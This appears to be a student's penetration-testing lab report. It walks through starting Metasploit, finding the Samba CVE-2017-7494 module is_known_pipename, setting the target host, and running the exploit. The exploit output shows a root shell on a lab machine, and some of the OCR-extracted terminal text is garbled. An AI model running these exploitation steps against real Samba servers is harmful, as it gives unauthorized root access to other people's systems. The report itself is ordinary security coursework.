

Task 3: Start Metasploit

```
rkhan26@kali:~$service postgresql start
rkhan26@kali:~$sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/acalled on Integer; it always returns nil
rkhan26@kali:~$date
Fri Sep 10 19:03:54 UTC 2021
rkhan26@kali:~$
```


I used the "service postgresql start" command that is a database used by Metasploit to store information from penetration testing activities and the "sudo msfdb init" command to initialize the MFS database.



I used the "msfconsole" command to start the MFS.



I used the "search" command to look for the CVE number we found in the last lab regarding Samba.



I used the "Search" command again to use the metaspoilt module we found "is_known_pipename" in the CVE link regarding the same CVE number "CVE-2017-7494."

Both ways showed the same results about the name of the exploit, date, rank and description.


```
msf5 > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(linux/samba/is_known_pipename) > options
Module options (exploit/linux/samba/is_known_pipename):
   Name
                      Current Setting Required Description
                                     yes The target host(s), range CIDR identif:
yes The SMB service port (TCP)
no The directory to use within the writeal
no The name of the SMB share containing a
   RHOSTS
                      445
   RPORT
   SMB_FOLDER
   SMB SHARE NAME
Payload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
   Id Name
                rkhan26@kali:~$date
                Fri Sep 10 19:11:14 UTC 2021
                rkhan26@kali:~$
```

I used the "use" command to load the exploit using the full path name from the previous screenshot.

I used the command "options" to see the options for the exploit and we will use "RHOST" to exploit the target IP address.

```
mba/is_known_pipename) > set rhost 10.1.94.111
msf5 exploit(lin
rhost => 10.1.94.111
                      mba/is_known_pipename) > exploit
msf5 exploit(line
[*] 10.1.94.111:445 - Using location \\10.1.94.111\sharedFolder\ for the path
 [*] 10.1.94.111:445 - Retrieving the remote path of the share 'sharedFolder'
[*] 10.1.94.111:445 - Share 'sharedFolder' has server-side path '/srv/sharedFolder
 * 10.1.94.111:445 - Uploaded payload to \\10.1.94.111\sharedFolder\nNJZeWqh.so
[*] 10.1.94.111:445 - Loading the payload from server-side path /srv/sharedFolder/nNJZeWqh.so using \\PIPE\/srv/s
  10.1.94.111:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[★] 10.1.94.111:445 - Loading the payload from server-side path /srv/sharedFolder/nNJZeWqh.so using /srv/sharedFq
[+] 10.1.94.111:445 - Probe response indicates the interactive payload was loaded...
 * Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.1.94.111:445) at 2021-09-10 19:12:46 +0000
whoami
root
                                          Terminal - student@kali: ~
                                                                                         _ _ ×
               File Edit View Terminal Tabs Help
              rkhan26@kali:~$date
              Fri Sep 10 19:13:50 UTC 2021
              rkhan26@kali:~$
```

I used the command "rhost" with the target IP address to exploit the target system. I used the "exploit" command to execute the exploit. I used the "whoami" command to see what user I am, and it showed that I am root which means the exploit was a success.



I used the python script to get a more usable shell for the target system.